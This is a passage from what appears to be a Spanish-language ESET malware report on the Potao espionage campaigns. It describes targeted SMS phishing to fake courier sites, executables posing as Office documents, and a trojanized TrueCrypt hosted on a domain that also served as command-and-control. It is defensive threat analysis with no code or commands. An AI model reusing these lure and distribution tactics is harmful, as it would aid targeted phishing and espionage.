


Imagen 11: Sitio Web legítimo Pony Express




Imagen 12: Sitio Web fraudulento MNTExpress

Una técnica muy común para propagar malware es hacerse pasar por un documento de seguimiento de un paquete o una factura. Las instrucciones para descargar el señuelo malicioso suelen enviarse en olas de correos electrónicos de phishing. Sin embargo, la banda de Potao utilizó un enfoque diferente.

Los objetivos de su interés recibían un **mensaje de SMS** con un enlace a una página Web fraudulenta, junto con un código de seguimiento específico y el nombre del destinatario. Este enfoque indica que el ataque estaba dirigido a **víctimas muy específicas**, ya que:

- Los atacantes tenían conocimiento previo de los nombres completos de las víctimas y sus números de teléfonos celulares.
- Los atacantes adaptaron los binarios entregados para cada víctima en particular. Para descargar una muestra de Win32/Potao, era necesario introducir un código de seguimiento específico en el formulario Web.




Imagen 13: SMS de phishing dirigido

La Imagen 14: Destinatario del SMS buscando información en un foro muestra a un destinatario del SMS que pregunta sobre el mensaje en el [foro Vkontakte]:




Imagen 14: Destinatario del SMS buscando información en un foro

El mismo escenario de infección se utilizó aproximadamente un año más tarde, en marzo de 2015. Esta vez, los atacantes registraron el dominio WorldAirPost.com y robaron el diseño del sitio Web de Singapore Post. Curiosamente, los atacantes cambiaron el logotipo de Singapore Post por el de "Italy Post":




Imagen 15: Sitio Web legítimo del servicio Speedpost de Singapore Post

Imagen 16: Sitio Web fraudulento WorldAirPost.com

En el momento en que se escribe este artículo, los atacantes aún están activos; y el sitio WorldAirPost.net todavía sigue registrado en junio de 2015. También es interesante observar que, mientras que los sitios web MNTExpress contienen ambas versiones en idioma ruso e inglés, WorldAirPost sólo está en inglés.

Curiosamente, los droppers de Potao distribuidos en estas campañas no se hacían pasar por documentos de Word, sino por hojas de cálculo de Excel. Además, en lugar de mostrar un documento señuelo, se abría un cuadro de diálogo falso como "excusa" (Imagen 17):




Imagen 17: Mensaje emergente que "explica" por qué no se abrió el documento de Excel

Ataques contra el gobierno y la milicia ucranianos

Desde marzo de 2015, ESET ha detectado archivos binarios de Potao en varios objetivos ucranianos de alto valor, entre los que se incluyen entidades gubernamentales y militares y una de las principales agencias de noticias ucranianas. El vector de infección empleado en estas olas de ataque fue nuevamente un archivo ejecutable con el ícono de un documento de MS Word. Esta vez, los nombres de archivo se eligieron con astucia para aumentar la probabilidad de que el destinatario abriera el documento señuelo:




Imagen 18: Droppers de Potao con íconos de MS Word y nombres de archivo que atraen el interés de los destinatarios [7]

Los temas usados en los nombres de archivo se corresponden con el hecho de que el ataque estaba dirigido a funcionarios gubernamentales y militares. Los documentos señuelo otra vez más parecen estar dañados (Imagen 19: Uno de los documentos señuelo que parecen estar dañados, del 5 de marzo de 2015).

[7] El acrónimo "ATO" hace referencia a la "Operación Antiterrorista" en Ucrania oriental. Se usó el mismo tema para propagar el troyano BlackEnergy.




Imagen 19: Uno de los documentos señuelo que parecen estar dañados, del 5 de marzo de 2015

TrueCrypt Russia

Durante nuestro seguimiento de la botnet Potao, descubrimos infecciones originadas por un dropper troyano de nombre sospechoso y que provenían de un sitio Web más sospechoso aún.

Descubrimos instancias de Win32/Potao ejecutadas por un dropper llamdo `TrueCrypt.exe`. Esto no es tan sorprendente, ya que los operadores de malware suelen utilizar nombres de archivo que se asemejan a aplicaciones legítimas. Sin embargo, en este caso, el dropper era un binario del programa de cifrado TrueCrypt real, ahora ya suspendido. Al seguir investigando, descubrimos que el malware Potao no solo fue instalado por una versión troyanizada de TrueCrypt sino que también había sido descargado del sitio Web **truecryptrussia.ru**, que ofrece descargas de los binarios TrueCrypt antes mencionados. Por último, descubrimos que el dominio en cuestión también fue utilizado como un servidor de C&C para el malware y, por lo tanto, la explicación más probable es que truecryptrussia.ru sea un sitio Web fraudulento *operado* por los atacantes y no simplemente un sitio web legítimo que hayan *infectado*.

Para resumirlo, se descubrió que el sitio Web y el software de “TrueCrypt Russia” eran culpables de:

1. Alojar versiones troyanizadas (con backdoors) del software de cifrado TrueCrypt. (Consultar la sección *Win32/FakeTC* para ver el análisis técnico del backdoor)
2. Alojar el malware Win32/Potao
3. Actuar como servidor de C&C del software troyanizado TrueCrypt mencionado arriba

Sin embargo, hay que tener en cuenta que no todas las descargas del software TrueCrypt efectuadas desde el sitio Web ruso son maliciosas o contienen un backdoor. Las versiones maliciosas del software sólo se entregan a ciertos visitantes seleccionados, en base a criterios específicos desconocidos. Esto le da una evidencia adicional a

la creencia de que la operación está a cargo de una banda de profesionales que elige selectivamente a sus víctimas de espionaje.

Imagen 20: Sitio Web de TrueCrypt Russia

Según el sistema telemétrico LiveGrid® de ESET, el sitio Web ruso de TrueCrypt ha estado entregando malware al menos desde junio de 2012. Las fechas de los binarios entregados nos muestran que los primeros troyanos se compilaron en abril de 2012.

Campaña georgiana

Como confirmación de que los creadores de malware siguen todavía muy activos, incluso en el momento de escribir este paper, ESET detectó una nueva muestra de Potao compilada el 20 de julio de 2015. El archivo detectado estaba dirigido contra una víctima de Georgia. A diferencia de las campañas anteriores, el documento señuelo que aparece en este caso no era un documento de Word, sino un archivo PDF.





Imagen 21: Documento señuelo utilizado en Georgia


Win32/Potao: análisis técnico

En esta sección describiremos los aspectos técnicos del troyano Win32/Potao, desde la arquitectura del malware, la comunicación con su servidor de C&C, el análisis de los plugins y la descripción de los vectores de infección, incluyendo la funcionalidad de propagación por USB, hasta las técnicas de ingeniería anti-reversa utilizadas.

Desde una perspectiva funcional y de lenguaje de alto nivel, esta familia de malware tiene muchas características en común con el troyano BlackEnergy. La comparación de funcionalidades con BlackEnergy se detalla en el Apéndice A y los Indicadores de sistemas comprometidos (IoC, por sus siglas en inglés) se listan en el Apéndice C. Los párrafos que siguen a continuación presentan una visión general de la funcionalidad de Win32/Potao, centrándose en sus características únicas.

Antes de pasar al análisis del malware propiamente dicho, demos un vistazo a cómo esta familia obtuvo su nombre. Los binarios del malware de la primera campaña detectada contenían la cadena de texto cifrada **GlobalPotao**. En otras muestras de la misma familia que ESET viene detectando a lo largo de los años, el malware también incluía los nombres **Sapotao** y **node69**, que se pueden ver en sus propios nombres de archivo DLL y en las rutas PDB que quedaban dentro de los binarios:





